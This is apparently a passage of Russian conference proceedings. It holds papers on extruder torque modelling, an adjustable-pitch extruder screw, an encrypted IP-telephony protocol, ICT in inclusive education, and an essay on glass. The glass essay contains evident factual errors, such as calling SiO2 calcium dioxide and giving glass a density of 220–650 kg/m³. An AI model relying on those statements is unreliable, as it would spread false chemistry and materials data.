Рисунок 1 - Общий вид экструдера с измерительной аппаратурой (1 – редуктор; 2 – загрузочная воронка; 3 – устройство для измерения крутящего момента в конце зоны загрузки; 4 – устройство для измерения крутящего момента в конце зоны плавления; 5 – устройство для измерения крутящего момента в конце зоны дозирования; 6 – формующая головка; 7 – персональная ЭВМ; 8 – амперметр; 9 – АЦП; 10 – пульт управления)

$$P(x) = P_0 \exp \left[\left(f_b \frac{1 - af_s}{(a^2 + 1)^{1/2}} - f_s \frac{W - 2H}{W} \right) \frac{x}{H} \right], \text{ Па} \quad (1)$$

где $a = \tan(\theta + \varphi) = \frac{v_b \sin \varphi}{v_b \cos \varphi - v_{sx}}$; φ – угол наклона витков шнека; θ – угол, определяющий

направление движения твёрдого материала; v_b – скорость цилиндра м/с; v_{sx} – скорость твёрдого слоя; P_0 – давление, Па при $x = 0$; x – расстояние от загрузочного устройства до измерительного элемента; f_s – динамический коэффициент трения на поверхности шнека; f_b – динамический коэффициент трения на поверхности цилиндра; W – расстояние между витками шнека, м; H – глубина канала, м.

Согласно законам теоретической механики крутящий момент в каждом поперечном сечении можно определить по формуле:

$$M_x = \frac{\pi}{8 \cdot \cos^2 \varphi} (D_d + D_s) \cdot (D_d^2 - D_s^2) \cdot P_x, \text{ Н} \cdot \text{м} \quad (2)$$

где φ – угол наклона витков шнека; D_d – наружный диаметр шнека, м; D_s – внутренний диаметр шнека, м.

Преобразуя формулы (1) и (2) получили расчётный суммарный крутящий момент в конце зоны плавления:

$$M_{nл} = \frac{\pi \cdot P_0 \cdot (D_d + D_s) \cdot (D_d^2 - D_s^2) / 8 \cdot \cos^2 \varphi}{\left[\left(f_b \frac{1 - af_s}{(a^2 + 1)^{1/2}} - f_s \frac{W - 2H}{W} \right) \cdot \frac{1}{H} \right]} \cdot \exp \left[\left(f_b \frac{1 - af_s}{(a^2 + 1)^{1/2}} - f_s \frac{W - 2H}{W} \right) \cdot \frac{x}{H} \right], \text{ Н} \cdot \text{м} \quad (3)$$

При разработке математической модели описывающей зону дозирования, с учётом того, что в этой зоне перерабатываемый материал ведёт себя как упруго-вязкое тело, движение материала наиболее полно описывается реологической моделью Максвелла.

Учитывая уравнения, полученные Зубковой Т.М. для нормальных и касательных напряжений, было выведено уравнение для расчёта крутящего момента в зоне дозирования:

$$M_{\partial} = \frac{\omega'_s \cdot D_d \cdot \cos \varphi \cdot G \cdot v_G \cdot \eta}{4\eta + h_s \cdot G \cdot v_G} 2\pi x_1 R^2, \text{ Н} \cdot \text{м} \quad (4)$$

где $R = \frac{1}{2}(D_{1к} + D_s)$; $D_{1к}$ - внутренний диаметр корпуса, м; x_1 - расстояние от начала зоны плавления до измерительного элемента, м; G - модуль упругости, Па; η - вязкость, Па·с; v_G - поправочный коэффициент, с/м;

Если определение крутящего момента производить при помощи устройств, для измерения крутящих моментов, тогда с учётом уравнения Максвелла получаем измеряемый крутящий момент в каждой зоне:

$$M_n = (\dot{\gamma} \cdot \eta) \cdot \left(1 - e^{-\frac{G}{\eta} t} \right) \cdot 2\pi L_1 \cdot R_1^2, \text{ Н} \cdot \text{м} \quad (5)$$

где L_1 - длина зазора между шнеком и внутренним диаметром насадки; R_1 - расстояние до зазора.

На основании сравнения измеряемых и расчётных крутящих моментов можно управлять процессом экструзии.

Таким образом, разработана конструкция пресс-экструдера с измерительными системами, позволяющими снимать и контролировать данные протекающего процесса. Разработана математическая модель, позволяющая учитывать структурно-механические преобразования в перерабатываемом материале в процессе его превращения от сыпучего – до упруго-вязкого. Разработанная конструкция пресс-экструдера и математическая модель позволяют оптимизировать режимы процесса экструзии и системы управления, что в свою очередь обеспечивает энерго- и ресурсосбережение и производство высококачественных экструдированных пищевых и кормовых продуктов.

Библиографический список:

1. Мартынова, Д.В. Модернизация шнекового пресс-экструдера / Д.В. Мартынова, В.П. Попов, А.Г. Зинюхина, Н.Н. Мартынов, В.П. Ханин // Интеллект. Инновации. Инвестиции. – 2016. - № 4. С. 104-108.
2. Мартынова, Д.В. Оптимизация процесса экструдирования белково-клетчатко-крахмалосодержащего сырья / Д.В. Мартынова // Интеллект. Инновации. Инвестиции. – 2016. - № 3. – С. 151-156.
3. Тимофеева, Д.В. Оптимизация процесса преобразования агрегатного состояния зернового сырья при экструзионной обработке / Д.В. Тимофеева, В.Г. Коротков, В.П. Попов, С.В. Антимонов // Хлебопродукты. – 2013.-№8.-С.46-48.
4. Тимофеева, Д.В. Разработка энерго- и ресурсосберегающей линии для производства кормов и кормовых добавок с применением криогенных воздействий и пресс-экструдера с измененной конструкцией рабочего органа / Д.В. Тимофеева, С.В. Кишкилев, С.В. Антимонов, Н.Н. Мартынов // Инновации в науке. 2015. № 43. С. 80-87.
5. Ханин, В.П. Ресурсосберегающий процесс экструзионной обработки зернового сырья: дис. ... канд. техн. наук: 05.20.01 / Ханин Виктор Петрович. - Оренбург: ОГУ, 1999. - 130 с.

ОБОСНОВАНИЕ И РАЗРАБОТКА КОНСТРУКЦИИ ПРЕСС-ЭКСТРУДЕРА С ИЗМЕНЯЮЩИМИСЯ НЕПОСРЕДСТВЕННО В ПРОЦЕССЕ РАБОТЫ ПАРАМЕТРАМИ ШНЕКА

*Мартынова Д.В., Попов В.П., Ханин В.П., Мартынов Н.Н.
ФГБОУ ВО «Оренбургский государственный университет»*

Современные одношнековые прессы для переработки растительного сырья имеют большие энергозатраты на производство единицы продукции. Установлено, что технологический процесс экструдирования и его энергоемкость зависят от конструктивных особенностей шнека [1].

Литературный обзор показал, что шнековую камеру пресс-экструдера чаще всего условно делят на три зоны: зона загрузки, зона пластификации (плавления), дозирующая зона. Проведенный анализ существующих конструкций шнеков пресс-экструдеров для переработки растительного сырья показал, что в одношнековых экструдерах применяются в основном шнеки с винтовой нарезкой по всей длине, а также постоянным шагом, равным наружному диаметру шнека [5]. Недостатком при этом является отсутствие возможности оперативного изменения параметров шнека (отсутствие возможности изменения шага и угла наклона витков шнека) в зоне загрузки непосредственно в процессе работы, а, следовательно, отсутствие возможности регулирования скорости подачи материала в зону плавления в зависимости от вида перерабатываемого материала, что приводит к недостаточному или наоборот избыточному уплотнению материала в зоне загрузки и как следствие, снижению качества получаемой продукции и повышению энергоемкости процесса экструзии [3]. Следовательно, необходимо разработать конструкцию шнека с возможностью оперативного изменения его параметров: угла наклона и шага винтовой лопасти шнека непосредственно в процессе работы, что позволит снизить энергоемкость процесса экструдирования и повысить качество производимой продукции [2,6].

При разработке конструкции пресс-экструдера с изменяющимися непосредственно в процессе работы параметрами шнека за основу была принята конструкция стандартно работающего, выпускаемого серийно ОАО «Орстан» с 1995 по 2010 год пресс-экструдера для переработки растительного сырья ПЭШ – 60/4. Для данной конструкции пресс-экструдера рабочая длина шнека составляет $H_{р.ш.} = 0,65$ м, наружный диаметр винтовой линии $D_d = 0,059$ м, диаметр вала шнека $D_s = 0,04$ м. Применяются шнеки с шагом $W = 0,024 \div 0,072$ м в зависимости от вида перерабатываемого материала, т.е. отношение шага винтовой лопасти шнека к наружному диаметру $L/D = 0,4 \div 1,2$. Шнековая камера имеет внутренний диаметр $D_{ик} = 0,06$ м. Шнек имеет прессующую головку и сменный комплект матриц в зависимости от вида производимой продукции. Частота вращения шнека ω_2 может меняться в пределах от 60 до 180 об/мин.

Недостатками такой конструкции экструдера являются: большая энергоемкость процесса, недостаточная однородность и невысокое качество готовых изделий, из-за отсутствия возможности оперативного контроля качества, а также регулирования угла наклона витков шнека.

В.Г. Коротковым, В.П. Поповым, В.П. Ханиным, М.Ю. Шрейдер и др. предпринимались попытки определения свойств перерабатываемых материалов непосредственно в процессе работы (патент РФ №2338442). Было выявлено, что обеспечение определенного крутящего момента, измеряемого по степени закручивания головки матрицы, позволяет стабильно получать высококачественную продукцию.

К. Раувендаль выделил два состояния, в которых находится перерабатываемый материал в шнековой камере: сыпучее и вязко-пластичное. В начале движения в шнековой камере сыпучий материал проходит зону загрузки, к концу которой он заполняет весь объем межвинтового канала [4]. В предварительных экспериментах было выявлено, что для экструде-

ров с внутренним диаметром шнековой камеры $D_{1к} = 0,06$ м концом зоны загрузки следует считать расстояние от загрузочного устройства $z_1 = 0,08$ м.

Также в предварительных экспериментах было выявлено, что для снижения энергоемкости и повышения качества готового продукта преобразование сыпучего материала в вязко-пластичный является целесообразным завершить в первой половине рабочей камеры экструдера, т.е. для рабочей длины шнека $H_{р.ш.} = 0,65$ м данные преобразования целесообразно завершить на расстоянии $z_2 = 0,3$ м от загрузочного устройства. Таким образом, из выше сказанного можно сделать вывод, что устройства для измерения крутящих моментов, определяющие физико-механические параметры перерабатываемого материала, следует устанавливать в конце зоны загрузки, а также в месте перехода материала из сыпучего состояния в вязко-пластичное и в конце шнековой камеры, т.е. для пресс-экструдера с внутренним диаметром шнековой камеры $D_{1к} = 0,06$ м и рабочей длиной шнека $H_{р.ш.} = 0,65$ м – установить на расстоянии $z_1 = 0,08$ м, $z_2 = 0,3$ м и $z_3 = 0,6$ м от загрузочного устройства, что обеспечит возможность оперативного контроля качества.

Так как основные преобразования в перерабатываемом материале происходят в зоне плавления (т.е. переход материала из сыпучего состояния в вязко-пластичный), то выполнять шнек с изменяющимся непосредственно в процессе работы углом наклона витков в зоне дозирования не является целесообразным. Также в связи с высоким давлением в зоне дозирования в настоящее время это не представляется технически возможным. Поэтому было принято решение разработать конструкцию шнека с изменяющимся углом наклона винтовой линии непосредственно в процессе работы в зоне загрузки и плавления.

В предлагаемой конструкции витки шнека в зоне загрузки и плавления выполнены с возможностью осевого перемещения за счет вращения приводным механизмом резьбового вала (рисунок 1), расположенного в теле шнека, на котором расположены втулки с установленными пальцами, соединенными с витками шнека и совершающими движение по направляющим, выполненным также в теле шнека. При этом резьбовой вал в теле шнека (при условии соблюдения равновесия между нагрузками на шнек и резьбовой вал и внутреннем диаметре шнека $D_s = 0,04$ м) должен иметь резьбу $M = 20 \times 1,5$, что соответствует изменению шага винтовой линии на 1,5 мм за один оборот резьбового вала.

Изменение угла наклона винтовой линии шнека при этом рассчитывается по формулам:

$$\varphi_{изм} = \arcsin \frac{W_{исх}/2}{D_H}, \quad (1)$$




Рисунок 1 - Изменение угла наклона и шага витков шнека пресс-экструдера: а) исходный угол наклона и шаг витков шнека, б) измененный угол наклона и шаг витков шнека; 1 – загрузочное устройство; 2 – втулка с установленным пальцем; 3 – шнековая камера; 4 – витки шнека; 5 – шнек; 6 – резьбовой вал в теле шнека

где $\varphi_{изм}$ - измененный угол наклона винтовой линии шнека;

$W_{исх}$ - исходный шаг винтовой линии шнека, м;

D_H - расстояние между крайними точками наклонной поверхности витка шнека, м.

$$D_H = \frac{W_{исх}}{2 \sin \varphi_{исх}}, \text{ м}, \quad (2)$$

где $\varphi_{изм}$ - исходный угол наклона винтовой линии шнека.

$$W_{изм} = W_{исх} + 1,5 \cdot \varphi_{об}, \text{ м} \quad (3)$$

где $W_{изм}$ - измененный шаг винтовой линии шнека, м;

$\varphi_{об}$ - число оборотов резьбового вала, расположенного в теле шнека.

Таким образом:

1) Обоснована конструкция пресс-экструдера с изменяющимися непосредственно в процессе работы параметрами шнека:

- для предлагаемой конструкции пресс-экструдера с внутренним диаметром шнековой камеры $D_{ик} = 0,06$ м и рабочей длиной шнека $H_{р.ш.} = 0,65$ м целесообразно выполнить шнек пресс-экструдера с изменяющимися непосредственно в процессе работы шагом и углом наклона витков в зоне загрузки и плавления, посредством вращения резьбового вала, расположенного в теле шнека, для снижения энергоемкости процесса экструзии и повышения качества готового продукта;

- установить устройства для измерения крутящих моментов на расстоянии 0,08 м, 0,3 м и 0,6 м от загрузочного устройства, для оперативного контроля качества и изменения параметров шнека.

2) Установлены зависимости изменения угла наклона и шага витков от количества оборотов резьбового вала, расположенного в теле шнека (уравнения 1-3).

Разработанная конструкция пресс-экструдера с изменяющимися непосредственно в процессе работы параметрами шнека представлена на рисунке 2.




Рисунок 2 - Схема установки для производства экструдированных продуктов с изменяющимися непосредственно в процессе работы параметрами шнека: 1-подшипниковый узел; 2 - загрузочная воронка; 3 - съемные корпуса шнековой камеры; 4 – привод; 5 - формующая головка; 6 – шнек с витками 7; 8 - резьбовой вал, расположенный в теле шнека; 9 - приводной механизм (исполнительный элемент); 10 - втулки с установленными пальцами 11,

перемещающимися по направляющим 12, выполненным в теле шнека 6; 13 - цилиндрическая вставка; 14 – тензодатчики; 15 - металлическая пластина; 16 - датчики температуры; 17 - аналого-цифровой преобразователь; 18 - компьютер.

Библиографический список:

1. Антимонов, С.В. Возможность экструзионной обработки различных видов растительного сырья / С.В. Антимонов, В.П. Ханин, Р.Ф. Сагитов // Вестник мясного скотоводства. – 2008. – Т. 1. № 61. – С. 18-22.
2. Мартынова, Д.В. Модернизация шнекового пресс-экструдера / Д.В. Мартынова, В.П. Попов, А.Г. Зинюхина, Н.Н. Мартынов, В.П. Ханин // Интеллект. Инновации. Инвестиции. – 2016. - № 4. С. 104-108.
3. Попов, В.П. Разработка технологии производства сухих полуфабрикатов крекеров с использованием варочных экструдеров / В.П. Попов: автореф. дис. ... канд. техн. наук. - Москва, 1995 г. – 24 с.
4. Раувендааль, К. Экструзия полимеров / К. Раувендааль; пер. с англ. А. Я. Малкина.- 4-е изд. - СПб.: Профессия, 2008. - 768 с.
5. Тимофеева, Д.В. Оптимизация изменения агрегатного состояния сырья в процессе экструзии / Д.В. Тимофеева, А.Г. Зинюхина, В.П. Попов, В.Г. Коротков, С.В. Антимонов // Вестник Оренбургского государственного университета. – 2013. - № 3. – С. 225-229.
6. Тимофеева, Д.В. Обоснование оптимальных параметров экструдирования различных видов сырья в канале одношнекового пресс-экструдера / Д.В. Тимофеева, В.Г. Коротков, С.В. Антимонов, С.Ю. Соловых // «Университетский комплекс как региональный центр образования, науки и культуры». Материалы Всероссийской научно-методической конференции; Оренбургский гос. ун-т. – Оренбург: ООО ИПК «Университет», 2014. – С. 1298-1305 . ISBN 978-5-7410-1385-4.

**РАЗРАБОТКА ПРОТОКОЛА ЗАЩИЩЕННОЙ ПЕРЕДАЧИ ИНФОРМАЦИИ
ДЛЯ СИСТЕМ IP-ТЕЛЕФОНИИ**

Матрохина К.В.

Санкт-Петербургский горный университет

В настоящее время вопросы сохранения в тайне личных переговоров приобретают все большее значение. Злоумышленники, используя современные технические устройства, имеют реальную возможность прослушивать каналы связи и перехватывать телефонные переговоры.

Таким образом, главной целью работы является разработка и описание протокола, который позволит организовать корпоративную мобильную связь с гарантированным закрытием каналов передачи голоса и данных.

Разработанный протокол использует симметричное шифрование согласно алгоритму ГОСТ 28147-89 с уникальным для данного клиента 256-битным ключом. Голосовая информация и данные, передаваемые между абонентами системы в сеансе связи, шифруются с помощью того же алгоритма, но с использованием ключа, сгенерированного только для данного сеанса.

Основные ключи генерируются при установке и переустановке сервера и хранятся в его базе данных в зашифрованном виде. При добавлении клиента в систему, на сервере генерируется базовый ключ для него, который вводится в клиентское приложение. Этот ключ используется для шифрования управляющей информации, передаваемой между клиентом и сервером и по сети не передается.

Программная реализация представлена в виде библиотеки написанной на языке объектно-ориентированного программирования C++, которая поддерживается в любых приложениях на таких операционных системах как Android, iOS, WindowsPhone.

Ниже рассмотрены основные этапы разработанного протокола.

При авторизации приложение клиента посылает запрос на сервер, в котором указывается уникальный идентификатор абонента, зашифрованный базовым ключом клиента. Если этот идентификатор присутствует в базе сервера, то сервер генерирует уникальный идентификатор подключения и сеансовый ключ шифрования, шифрует их с использованием базового ключа, и отправляет обратно. Получив указанное сообщение, клиент определяет идентификатор подключения, шифрует его сеансовым ключом и отправляет на сервер. Если после

расшифровки сообщения оказывается, что полученный идентификатор совпадает с отосланным, то авторизация считается успешной.

После успешной авторизации клиент начинает периодически пинговать сервер. В каждом зашифрованном пинговом пакете, а также во всех пакетах, передаваемых с клиента, содержится уникальный идентификатор подключения, который использовался при авторизации. IP-адрес и порт клиента запоминаются сервером. Если в течение определенного интервала времени пинговые пакеты не приходят, то авторизация данного клиента пропадает. Дополнительно, отключение клиента возможно путем отправки специального сообщения.

После авторизации клиент получает с сервера список абонентов сети. В случае добавления (исключения) абонента список обновляется автоматически во всех подключенных к серверу клиентских приложениях. Обновление списка возможно и по запросу клиента.

Начиная исходящий звонок, Инициатор создаёт у себя Сессию звонка. После создания Сессии Инициатор отправляет Серверу пакет "старт". По UDP Инициатор начинает посылать короткие UDP пакеты на Сервер. Сервер пересылает пакеты Адресату. Голосовые данные не требуют надежной доставки и пересылаются без ожидания подтверждений о доставке. Для их транспортировки используется основанный на UDP проприетарный протокол.

По приходу короткого UDP пакета Сессия Адресата переводится в состояние "работа" и Адресат начинает посылать голосовые пакеты на Сервер, который пересылает их Инициатору.

Процесс передачи сообщений похож на процесс осуществления звонка. Отличие состоит в стартовом пакете "смс". Он содержит другой набор элементов, а именно: идентификатор Клиента-Адресата, идентификатора Клиента-Отправителя, идентификатор сообщения, текст сообщения, время его создания и время жизни.

Разработанный протокол успешно используется в системе корпоративной связи HiddenNet, позволяющей организовать простую, надежную и удобную в использовании глобальную мобильную корпоративную систему связи, которая гарантирует, что никакие коммерческие секреты компании не станут доступны ее конкурентам.

Библиографический список:

1. Уязвимость TLSLogjam - FREAK с DH // URL: <https://habrahabr.ru/company/dsec/blog/258457/> (дата обращения: 25.03.2016).
2. ZRTP //URL: <https://ru.wikipedia.org/wiki/ZRTP> (дата обращения: 25.03.2016).
3. ГОСТ 28147-89 //URL: https://ru.wikipedia.org/wiki/ГОСТ_28147-89 (дата обращения: 25.03.2016).

ИННОВАЦИОННЫЕ ИНФОРМАЦИОННО-КОММУНИКАЦИОННЫЕ ТЕХНОЛОГИИ В ИНКЛЮЗИВНОМ ОБРАЗОВАНИИ

Маиштаева А.А., Дабаев Р.С., Абдугулова Ж.К.

Евразийский национальный университет имени Л.Н. Гумилёва

Термин «инклюзивное образование» подразумевает под собой такой процесс обучения и воспитания, при котором люди с ограниченными возможностями в независимости от их физических, психических, интеллектуальных и иных особенностей включены в общую систему образования, при этом учитываются их особые образовательные потребности, оказывается необходимая специальная поддержка. В основу инклюзивного образования положена идеология, которая исключает любую дискриминацию детей, которая обеспечивает равное отношение ко всем людям, но создает особые условия для тех, кто в этом нуждается. В настоящее время обучение детей с ограниченными возможностями здоровья – одна из актуальных и дискуссионных проблем современного образования. Цель инклюзивного образования – создание безбарьерной среды в обучении и профессиональной подготовке людей с ограниченными возможностями. Современные информационные технологии и разработки способны помочь в решении этой проблемы.

В настоящий момент времени мы наблюдаем динамичное развитие информационно-коммуникационных технологий, что дает возможность эффективного обучения людей с ог-

раниченными возможностями здоровья. Информационные технологии применяются для того, чтобы обеспечить доступность и качество образования. Информационные технологии в дистанционном обучении являются ведущим средством.

Использование современных информационных технологий позволяет обучающимся детям с ограниченными возможностями принимать активное участие в учебном процессе. Так, например, в случае двигательных нарушений данная технология позволяет человеку писать, а в случае зрительных нарушений делают возможным процесс чтения. С этой точки зрения информационные технологии дают возможность детям контролировать окружающую среду, решать учебные и социальные задачи, иметь доступ к информационным ресурсам. Кроме того, данные технологии позволяют педагогам самостоятельно создавать для ребенка учебный материал с учетом его особенностей и потребностей, а также максимально быстро и гибко вносить необходимые изменения [1, с.244].

Использование информационных технологий как дидактического инструмента способствует изменению подходов к учебно-методическому процессу и стимулирует появление новых методов обучения и контроля полученных знаний, позволяет свести к минимуму различия между учащимися и делает возможным применение современных педагогических приемов, направленных на улучшение взаимодействия обучающихся между собой и с преподавателями. Кроме того, в силу ограниченных возможностей передвижения некоторых категорий обучающихся, а также недостатка преподавательских кадров использование дистанционных методов коммуникации оказывается актуальным для процесса обучения.

В условиях бурного технологического развития во всех сферах человеческой деятельности необходимым условием развития и процветания государства становится включение людей с ограниченными возможностями в новую образовательную среду и обеспечение им равных возможностей.

Введение технологий дистанционного обучения в учебный процесс приводит к появлению новых возможностей для реализации проблемно-поисковой и проектной деятельности учащихся [2, с.79]. Так, в условиях интерактивного телекоммуникационного взаимодействия педагогов с учащимися и учащихся между собой естественным образом формируются компетенции, необходимые для организации деятельности в современном обществе.

Сегодня мир мы не воспринимаем без компьютеризации. С развитием информационно-коммуникационных технологий внедрение инклюзивного образования в массовых школах стало более доступным – новое оборудование, новые технологии позволяют детям, как начальной школы, так и среднего и высшего звена, с ограниченными возможностями здоровья менее болезненно проходить адаптацию в новых для себя условиях.

Для информационно-коммуникационных технологий в образовании отведены три главные роли:

- 1) компенсаторная – техническая помощь для облегчения традиционных для образования видов деятельности: чтения и письма;
- 2) дидактическая – процесс использования информационно-коммуникационных технологий в целом и изменение в связи с этим подходов к обучению. Существует много возможностей использования информационно-коммуникационных технологий в качестве дидактического инструмента для создания подходящей учебной среды;
- 3) коммуникационная – для коммуникационных технологий – часто относящаяся к использованию систем поддерживающей и альтернативной коммуникации.

Таким образом, внедрение и развитие системы информационных технологий в дистанционном образовании ведет к снятию барьеров в образовательной, профессиональной и бытовых сферах, в самопознании, саморазвитии и самореализации детей с ограниченными возможностями здоровья.

Библиографический список:

1. Тринитатская О.Г., Эпова Н.П. Управление развивающей средой в условиях инклюзивного образования. М: Изд-во Ростов, 2015. – 244 с.

2. Эпова Н.П. Управленческая культура проектирования развивающей среды в условиях организации и становления инклюзивного образования. М:Изд-во Ростов, 2015. – С. 79-80

СТЕКЛО

Набатчиков К.О., Иванова А.П.

Оренбургский институт путей сообщения – филиал СамГУПС

Задолго до наших дней изготовление стекла считалось трудоемким процессом, подобным созданию произведения искусства. По этой причине его цена была очень высока. В эпоху правления Тиберия один из мастеров создал небьющееся стекло, однако, по приказанию императора, он был казнен, поскольку это открытие могло стать причиной резкого снижения стоимости стекла.

Сегодня основным сырьем для изготовления стекла является диоксид кальция - SiO_2 , представляющий собой белый кварцевый песок. Его главное преимущество, по сравнению с другими веществами, заключается в том, что диоксид кальция может переходить из расплавленного состояния в твердое, минуя процесс кристаллообразования. Это дает возможность его использования для создания различных видов стекол. Кварц имеет чрезмерно высокую температуру плавления, поэтому каждая стекольная мастерская изготавливает стекло, содержащее 50-80% SiO_2 . Для понижения температуры плавления в стекломассу добавляют различные вспомогательные вещества: известь, оксид натрия, глинозем.

Существует немало справочных материалов, которые могут помочь в этом вопросе. Каково же значение слова "стекло" по одному из наиболее популярных источников? Словарь Ожегова характеризует это вещество как твердый материал, получаемый из кварцевого песка, смешанного с окислами некоторых металлов.

Наверняка все привыкли, что стекло – это прозрачный материал. Но обратите внимание – словарь Ожегова не дает такого уточнения. Стекло может быть не только прозрачным, но также цветным или матовым. А вот состав материала при этом отличается несущественно.

Из чего делают стекло

Стандартный состав стекла представляет собой смесь чистого кварцевого песка, извести и соды. Для изменения свойств материала могут использоваться различные добавки. Но все-таки основным составляющим компонентом является именно чистый речной песок. Его количество составляет примерно 75% от всей смеси. Сода позволяет снизить температуру плавления песка почти в 2 раза. Известь защищает стекло от воздействия большинства химических веществ, а также добавляет прочности и блеска.

Дополнительные примеси:

- Марганец. Его добавляют в стекло для получения специфического зеленого оттенка. Для получения других цветов может использоваться никель или хром.

- Свинец придает стеклу дополнительный блеск и характерный звон. Материал получается более холодным на ощупь. Стекло с примесью свинца называется хрусталь.

- Оксид борной кислоты тоже придает материалу дополнительный блеск и прозрачность, при этом понижая коэффициент теплового расширения изделий.

История производства стекла

Еще 6000 лет назад люди умели создавать этот красивый и хрупкий материал. Конечно, его внешний вид несколько отличался от современного стекла, поскольку в Древнем Египте и Месопотамии не было оборудования для качественной очистки песка и других инструментов. Тем не менее производство стекла началось именно там. Благодаря устойчивости к воздействиям окружающей среды этот материал дал историкам представление о культуре и технических возможностях древнейших народов.

В России первый завод по производству стекла появился в 1636 году. Он был расположен недалеко от Москвы. Там создавались посуда и оконные стекла. Большое развитие эта отрасль промышленности получила при Петре I. Только в 1859 году изобретение насоса высокого давления позволило создавать стекло без участия стеклодувов. Это значительно упро-

стило производство. А в начале 19 века было обнаружено интересное свойство материала – если готовое изделие разогреть до определенной температуры, механические свойства стекла повысятся на 400%.

Современное производство

Технологии шагнули далеко вперед, что позволило создавать любые материалы в огромных количествах и с наименьшими затратами человеческих сил. В настоящее время существует немало заводов, на которых по стандартной налаженной технологии создается стекло. Что такое современный материал, получаемый из расплавленного кварцитового песка, узнаем, ознакомившись с технологией. Как пример возьмем листовой материал.

Производство стекла по этапам:

1. Все необходимые ингредиенты загружают в печь и разогревают, пока не образуется жидкая однородная масса.
2. В специальном гомогенизаторе этот сплав перемешивают до однородного состояния.
3. Полученную массу выливают в плоскую емкость, на дне которой находится расплавленное олово. Там стекло распределяется, образуя равномерный тонкий слой.
4. Остывший и затвердевший материал отправляется на конвейер. Там проводится контроль толщины стекла и нарезка. Материал, не прошедший проверку, а также бракованные детали отправляются на переплавку.
5. Производится последняя проверка качества, после чего стекло поступает на склад готовой продукции.

Виды стекла

В настоящее время этот материал является одним из наиболее распространенных. Неудивительно, что существуют различные типы стекла, отличающиеся как по внешнему виду, так и по физическим свойствам.

Вот некоторые из них:

№	Виды стекла	Применение
1	Хрустальное стекло	В ассортимент выдувных хрустальных изделий входят блюда, бокальчики, бокалы, рюмки, фужеры, вазы, кувшины, пепельницы и т.д. Выпускаются и приборы для вина, ликера, воды, десертные наборы и др.
2	Кварцевое стекло	В повседневной жизни кварцевое стекло: 1. Оптика и смотровое стекло для наручных часов; 2. Сувениры для дома и офиса; 3. Посуда (из стекла или хрусталя).
3	Пеностекло	Применяют пеностекло не только для изоляции строительных конструкций. Его можно встретить в корпусах промышленных холодильников и технологического оборудования, работающего при повышенной температуре. Внешняя отделка пеностеклом также заслуживает внимания. Кроме оригинального вида она надежно решает задачу защиты от агрессивных атмосферных факторов (холода, жары и осадков).
4	Стекловата	Благодаря эффективности и универсальности, данный теплоизоляционный материал имеет широкий диапазон применения в строительстве. Стекловата более приспособлена для утепления чердачных, межэтажных, то есть горизонтальных перекрытий.

Применение стекла

В зависимости от свойств и внешнего вида этому материалу можно найти почти любое применение. Основной потребитель изготавливаемого в наше время стекла – строительная отрасль. В ней используется более половины изготавливаемого материала. Его назначение может быть самым разнообразным – облицовка стен, остекление окон, возведение стен из пус-

тотелых кирпичей, теплоизоляция и т.д. К строительной области можно отнести и витражное стекло. Что такое готическое окно, знают наверняка все. Как правило, оно выложено из большого количества цветных стеклышек. В наше время витражи не потеряли своей актуальности и используются как в строительстве, так и в производстве мебели.

На втором месте по популярности идут стеклянные сосуды различного назначения. Немного меньше производится посуды. Стоит отметить, что в химической отрасли стекло является незаменимым материалом, поскольку оно устойчиво к большинству реагентов.

Физические свойства

Как и любой другой материал, стекло обладает рядом качеств, которые необходимо знать, прежде чем использовать его в той или иной области.

1. Плотность. Может варьироваться в зависимости от состава смеси и способа изготовления. Значение плотности стекла может колебаться от 220 до 650 кг/м³.

2. Хрупкость. Эта характеристика является отличительной особенностью стекла и ограничивает его применение в строительной области. В настоящее время учеными создаются более сложные сплавы, максимально увеличивающие прочность материала.

3. Термостойкость. Обычное стекло выдерживает температуру до 90 °С. После обработки термические свойства материала значительно повышаются. Например, промышленное стекло способно выдерживать температуру более 200 °С.

Применение стекла в железнодорожной отрасли

При высокой скорости движения поездов сигнал должен быть виден на расстоянии 10-15 км, поэтому в семафорах используют светотехнические стекла, которые могут иметь несколько видов. Например:

- цветные сигнальные стекла, которые выпускают как листовые (плоские), так и прессованные (призматические). Они изменяют спектральный состав источников света, а прессованные цветные призматические стекла - также и направление лучей;

- бесцветные призматические стекла, изменяющие направление потока лучей от источника света;

- листовые и объемные светорассеивающие стекла (глушеные и с деформированной поверхностью).

Смешивая в определенных пропорциях красный, зеленый и синий цвета, можно получить всю гамму цветов видимого спектра. Поэтому эти три спектральных цвета: красный (К - 700 нм), зеленый (Г - 576 нм) и синий (Х - 435,8 нм) приняты за основу характеристики любого цвета.

К цветным сигнальным призматическим стеклам относятся:

- линзы Френеля, применяемые для сигнализации на железнодорожном транспорте;
- цилиндрические или поясные линзы Френеля, применяемые для сигнализации в морском и речном судоходствах (судовые и сигнально-отличительные огни),
- задние фары.

